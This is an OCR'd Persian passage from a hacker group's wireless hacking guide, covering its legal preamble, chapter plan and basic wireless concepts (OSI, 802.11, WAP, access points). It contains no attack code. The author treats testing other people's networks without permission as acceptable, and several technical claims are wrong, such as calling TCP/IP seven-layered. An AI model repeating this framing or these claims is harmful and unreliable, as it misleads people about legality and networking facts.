قانونی بودن آن مطلع شوید که آیا می توانید اصلا بر روی این مسائل فعالیت نمایید یا خیر در بعضی از کشور های حتی صنعتی دنیا بعضی ار اقلام کاربردی و استراتژیک این زمینه منحصرا در اختیار مراکز دولتی و امنیتی می باشد و هکرهای کلاه مشکی برای رفع نیاز خود برای تهیه این ابزار مجبورند که نیاز های خود را از بازار سیاه با قیمت های بسیار بالا تهیه نمایند ولی در عوض هم آنها به اطلاعاتی دست..... **J** که می توانند آز آن راه نیاز های خود را بر طرف کنند .به طور مثال در ایالات متحده خریداری نصب و حتی تست شبکه ها و همچنین بازآوری این دسته از اطلاعات غیر قانونی نمی باشد تا حدودی شبیه به قانون اسلحه با آن رفتار می شود به این معنی که شما می توانید هر نوع اسلحه مجازی را که دولت خرید و فروش آن را مجاز دانسته خریداری کنید

و لی نباید از آن برای مقاصد غیر انسانی مثل جنایت بهره بگیریدو فقط برای دفاع شخصی می توانید از آن بهره برداری نمایید خوب تجهیزات بی سیم هم همینگونه است .شما هر نوع وسیله ای در این زمینه را می توانید خریداری نموده و از آن استفاده های شخصی کنید مثلا شما مسئول امنیت یک شبکه بی سیم هستید مجاز

هستید که شبکه خودتان را از لحاظ امنیتی تست کنید حتی طبق یک قانون ننوشته ای می توانید شبکه های دیگر را تست کنید (من که تا به حال ندیدم کسی را به خاطر این مطلب جریمه یا دستگیر نمایند) ولی مراکز مبارزه با جرایم رایانه ای در آنجایی به این مطلب حساس می شوند که کسانی از این تجهیزات برای جاسوسی بر علیه منافع مراکز دولتی ونظامی و همچنین برای جاسوسی اقتصادی از شرکت های بزرگ و معتبر استفاده کنند تا آنجایی که کسی کاری به اطلاعات طبقه بندی شده در حال رد و بدل شدن بین ایستگاه ای کاری نداشته باشند عکس العملی از خود نشان نمی دهند ولی به محض کشف عملیات نفوذ خرابکارانه خودتان می توانید حدس بزنید که چه اتفاقی خواهد افتاد شاید بخواهید به این مطلبی که با آن اشاره کردم پی ببرید.که چگونه ؟. به طور مثال می توانید بر روی شبکه بی سیم دانشگاه خود فعالیت کنید که فکر نمی کنم به جز مسئولین دانشگاه کسی به این مطلب اعتراضی داشته باشد البته دانشگاه ها هم با یکدیگر مقداری فرق دارند مثل موضوع هک دانشگاه برکلی که از این طریق حساب های بانکی و بسیاری از اطلاعات شخصی دزدیده شد ولی در کل فعالیت بر روی بسیاری از شبکه های مورد نظر بلا مانع است و لی برای مثال می توانید به خیابان پشتی خانه فرهنگ آمریکا رفته مثلا بخواهید به یک سری از کنجکاوی هایتان در مورد شبکه ای که این مرکز نیمه دولتی بسیار ساده از آن استفاده می کند پاسخ بدهید خواهید دید که کمتر از 60 ثانیه از در و دیوار نیروهای ویژه امنیتی .....خوب چه برسد بخواهید بر روی سیستم های نظامی یا اطلاعاتی یا دیگر مراکز مهم فعالیت کنید **J** -به هر حال امیدوارم که به تمامی مطالب ذکر شده در بالا خوب توجه کنید ساختار کلی مقاله به این گونه طراحی شده است

در ابتدا دوستان عزیز را با یک سری اصطلاحات و تعاریف پایه ای شبکه های بی سیم آشنا خواهم کرد .آندسته از دوستانی که به این تعاریف آشنایی کامل و دقیق دارند می توانند به بخش های بعدی مراجعه کنند ولی به جد پیشنهاد می کنم که اگر هم در این زمینه تخصص دارید برای اطمینان پیدا از صحت آموخته های خود این قسمت را حتما بخوانید لازم به تذکر است که این قسمت با رجوع به شرکت های سازنده این پروتکل ها و تجهیزات گرد آوری شده است تا از لحاظ مرجع و همچنین صحت مطالب نیز مشکلی نداشته باشند

در بخش بعدی به بعضی از نیاز های اولیه از جمله یک سری نوت بوک ها و روتر هایی مجهز به تجهیزات بی سیم اشاره خواهد شد که اینها جزو فن آوری های معرفی شده ازطرف

PC Magazine می باشد .برای کار در این زمینه به یک سری نیازمندی های اولیه که مورد نیاز هستند اشاره خواهد شد (از هر مدلی که خواستید و با توجه به سلیقه خودتان و همچنین بودجه ای که برای این امر در نظر گرفته اید خریداری نمایید اینجانب از ذکر بعضی سخت افزار ها و یا هر محصول تجاری دیگر در این زمینه حتی نرم افزار های کاربردی قصد تبلیغ آن محصولات را ندارم فقط برای آشنایی علاقه مندان و همچنین محدود بودن این شرکت ها هست – مثلا همه می دانند که طراح و تولید کننده میکرو پروسسور ها در حال حاضر دو شرکت معروف می باشند که شکی هم در


آن نیست در زمینه فن آوری بی سیم هم مطلب به همین صورت خودنمایی میکند شرکت های معدودی در سرتاسر دنیا به تهیه این محصولات می پردازند که چاره ای جز استفاده از یاد آوری محصولات این شرکت ها نمی باشد)
در بخشی دیگر برای تهیه نر م افزار های بسیار کاربردی به نرم افزار های متعددی با کاربردهای متعددی اشاره خواهم نمود به همراه آدرس اینترنتی شرکت یا محصول مورد نظر برای دریافت بعضی از این ابزار ها که بسیاری از آنها تجاری می باشند که در اکثر موارد نسخه های نمایشی آنها برای دریافت و استفاده محدود برای دانلود در دسترس می باشد
بخش اخر یا همان بخشی که انتظار آن را می کشید بخش هکینگ می باشد در این بخش سعی من برا آن است که با توجه به زمینه های آماده شده در بخش های قبلی تستهای امنیتی و همچنین بازآوری اطلاعات از روی این شبکه ها را به طور خلاصه و موثر توضیحاتی را ارائه نمایم در ادامه خودتان می توانید تجربیات بیشتری بدست آورید
امیدوار هستم که این مقاله در جهت رفع مقداری هر چند کوچک از کمبود های مرجعی برای دوستان مورد استفاده قرار گیرد .بخش عمده گرد آوری شده این مطالب از روی منابع معتبر جهانی به فارسی برگردانده و ترجمه گردیده است و بخش هایی را هم که خود در طول این چند وقت که از تجربه کاری بدست آوردم را ا با مراجع معتبرتصحیح نموده و در اختیار عزیزان قرار داده ام

با تشکر از دوستان عزیزم Invisible.boy و احمد مختاری

P0fn0r@gmail.com
Invisible.boy@gmail.com

محمد مسافر

C0llect0r@SpYmAc.com
B0rn2h4k@YaHoO.com
Black_Devils B0ys H4|<3rs Team



Chapter 2

Basical Concepts
Glasory
Wireless Equipments

Basical Concepts

Wireless Networking and Hacking By C0llect0r

مبانی شبکه ها ی Wireless


در دهه های 60 و 70 میلادی شبکه ها شکل لجام گسیخته و نامرتبی داشتند اغلب مدیران شبکه ها را افرادی می پنداشتند که از مریخ به زمین آمده بودند آن زمان برپایی یک شبکه بدون نقص آن هم با کاربر های معدود و انگشت شمار کاری بس پیچیده و دشوار بود .هر شرکتی برای خود یک سیستم و یک استاندارد وتعاریف متعدد بوجود آورده بود که وصل شدن این شبکه ها را به هم تقریبا ناممکن ساخته بود .لازم نمیدونم که تاریخچه بوجود آمدن شبکه ها را توضیح بدهم باآن وقایع تاریخی بستر بوجود آمدن یک پروتکل واحد به نام TCP-IP ایجاد شد


این پروتکل بسیاری از مشکلات را حل نمود و توسعه شبکه ها را به سرعت فراهم ساخت البته این پروتکل یک مقدار پیرو قدیمی به نظر می رباد و هنوز هم مشکلات بنیادی در پیکره آن قابل مشاهده است ولی در کل نقش آنرا نمی توان انکار نمود توسعه شبکه های کابلی آنقدر سریع شد که با بوجود آمدن پدیده اینترنت روبرو گشت اینترنت هم به نوبه ی خود یکی از ساخته های جالب بشر است ولی با وجود این همه کابل رسانه ای و حتی فیبر های نوری و غیره جواب نیاز روز را نمیداد هم از نظر سرعت و امکانات و امنیت و غیره ..یاد م می آید تا چند سال پیش در یک نود ارتباطی بی شمار سیم از این طرف به آن طرف کشیده می شد .همه به دنبال راه حل بودند بله بی سیم

البته تحقیقات بر خلاف فکر عموم به دهه 90 بر نمی گردد ارسال و دریافت اطلاعات از طریق بی سیم یشکلی کاملا ابتدایی به دوره ای در جنگ جهانی دوم بر می گیرد در زمانی که فرانسه اشغال شده بود دانشمندان مخابرات در انگلیس دستگاههایی را برای جنبش ها آزادیبخش فراهم کرده بودند تا از خاک فرانسه بتوانند ارتباط برقرار نمایندااین زمینه از قبل وجود داشت و لی زمینه های تکنولوژیک آن فراهم نبود این امر در دهه های 50-60 میلادی به صورت تئوری در دانشگاه ها و مراکز دولتی و تحقیقاتی فعال بود که البته بعضی تکنولوژی های خاص آن برای مقاصد جاسوسی دو بلوک شرق و غرب آز یکدیگر استفاده می شد ند و با آغاز دهه های 70-80 این امر به شکل نیمه صنعتی در آمد به گونه ای که بسیاری از شرکت ها و ارگان های دولتی با هزینه های سر سام آور برای خود تکنولوژی های بی سیم و ارتباط از راه دور را فراهم می آوردند

از نیمه دوم دهه 90 میلادی تا کنون می توان گفت فن آوری بی سیم رو به همه گیر شدن برای عموم کرد با بوجود آمدن بازار های پردر آمد و همچنین تلفن های نسل پنجم و تکنولوژی های در دسترس ماهواره ای و با توجیح شدن صرفه اقتصادی از آغاز هزاره سوم همه گی شاهد انفجار رو به رشد برای گرویدن به سوی شبکه های Wireless و به طور کل هر زیر شاخهای از فن آوری های نسبت به آن مثل موبایل و غیره – فن آوری بی سیم به دنبال زمینه هایی برای اعلام وجود و توسعه می گشت که هم اکنون به نظر می رسد این دوران فرا رسیده است دیگر صدای فروپاشی نیم قرنی شبکه های مبتنی بر ارتباطات کابلی به گوش می رسد شاید در دورانی نچندان دور دیگر اثری از آن دیده نخواهد شد ولی تا به حال با خود فکر کرده اید که اگر همان پروتکل معروف TCP-IP از این فن آوری بی سیم پشتیبانی نمی کرد چه عاقبتی بر سر این زمینه تازه ظهور کرده می آمد بله بکلی نابود می شد

این امر را باید مدیون طراحان اصلی مدل این پروتکل بدانیم اگر مقداری با این پروتکل آشنا باشید می دانید که این پروتکل در 7 سطح یا 7 لایه بررسی می شود به شکل زیر توجه کنید







در شکل بالا کار بران با استفاده از پروتکل پایه و پیش فرض در لایه فیزیکی قادر خواهند بود از طریق ارتباطات کابلی با هم ارتباط برقرار نمایند

در مدل معروف OSI د رپایین ترین سطح لایه فیزیکی را مشاهده می کنیددر این لایه با استفاده از دیگر استاندارد ها از جمله 802.1x که می تواند لایه فیزیکی OSI را تعریف کند این بدان معنا است که با توجه با پروتکل هایی دیگری می توان ار این لایه برای ارتباطات مذبور استفاده نمود توجه نمایید که کل TCP –IP به این مسئله کاری ندارد که چه نوع رسانه شبکه ای در حال کار بر روی آن است برای این امر می توان زمینه ای

را فراهم آورد که در میان آندو هم از فن آوری کابلی مثل کابل های زوجی یا فیبر نوری و یا از امواج رادیویی بهره گرفت برای بهتر فهمیدن این موضوع به شکل زیر توجه فرمایید



استاندارد های یی از قبیل 802.11 در میان لایه فیزیکی مدل مورد نظر قرار می گیرند و شرایط استفاده از دیگر ابزار ها و رسانه های شبکه ای از قبیل آنتن ها را فراهم می کنند




در شکل بالا مشاهده می کنید که کاربران با استفاده از استانداردهای اضافه شده در لایه فیزیکی شبکه قادر خواهند بود که از ارتباطات بی سیم برای به اشتراک گذاری و دریافت و ارسال داده ها مبادرت بورزند - به طور کلی در ارتباطات بی سیم به دو عنصر اصلی نیاز است یک به کارت شبکه بی سیم که اغلبWirless PC Card ودر نوت بوک هاPCMCIA می باشد و دیگری یک ACCESS POINT است که اغلب از آنتن های مخصوصی برای این امور استفاده می شود Access Point ها خود می توانند به نقاط دیگری از جمله به یک شبکه کابلی و یا یک Access Point دیگر متصل شوند به شکل های گوناگونی می توان شبکه های بی سیم را گسترش داد شاید در خود یک شبکه LAN بی سیم در بخش هایی همان شبکه های کابلی استفاده شود لزوم ی ندارد که در کل یک شبکه بی سیم همه ار تباطات بی سیم باشند برای رسیدن به بهترین سرویس قابل دسترس می توان از ترکیب این دو نوع شبکه استفاده نمود خوب در اینجا

لازم است به WAP هم مقداری اشاره کنم شما اغبل در مباحث بی سیم با این مفهوم و بعضی مفاهیم دیگر بسیار برخورد خواهید کرد


WAP مخفف جملهWireless Application Protocol می باشد

استاندارد برنامه های کاربردی بی سیم


این نیز استانداردی هست که برنامه های کاربردی در لایه انتقال اطلاعات TCP-IP به آن نیاز دارند همانند استاندارد 802.11 این استاندارد هم در لایه Tranport یا همان لایه انتقال قرار می گیرد و زمینه استفاده برنامه ها را برای ارتباط در شبکه های بی سیم را فراهم می کند (مطابق شکل زیر)



در واقع ترمینال WAP اطلاعات پروتکل WAP را به شکل قابل قبول اینترنت تبدیل می نماید پروتکل WAP نیز خود دارای زیر پروتکل هایی می باشد که خود دارای مسائل فنی بی شماری هستند و فقط از جهت آشنایی دوستان با آن اشاره می شود (به شکل زیر توجه فرمایید)



به طور کلی در ارتباطات بی سیم از امواج رادیوی و طیف امواج مادون قرمز و همچنین استفاده از پهنای باند نلفن های Cellular استفاده می شود به طور کلی هر شبکه بی سیم آن هم بااستفاده از آنتن خارجی می تواند تاحدود 5 مایل مربع را پوشش داده و ارتباط برقرار کند البته شبکه های پر قدرت را دور نیز در دسترس می باشند که از فن آوری ماهواره ای به صورت رله کردن داده ها بهره می برند در شکل زیر هم پوشانی سه شبکه بی سیم را مشاهده می کنید هر رایانه در این ابر بی سیم بانزدیکترین Access Point ارتباط برقرار می کند



ابزار های بی سیم آنقدر متنوع و گسترده شده اند که براحتی می توانید آنرا با قیمت تقریبا پایینی خریداری نمایید .اگر نمی خواهید هزینه زیادی را در این زمینه صرف کنید استفاده PDA ها را پیشنهاد می کنم یکی از مدل های مورد علاقه من iPAQ تولید شرکت Compaq می باشد به تصاویر زیر توجه کنید

Glasory

Wireless Networking and Hacking By C0llect0r

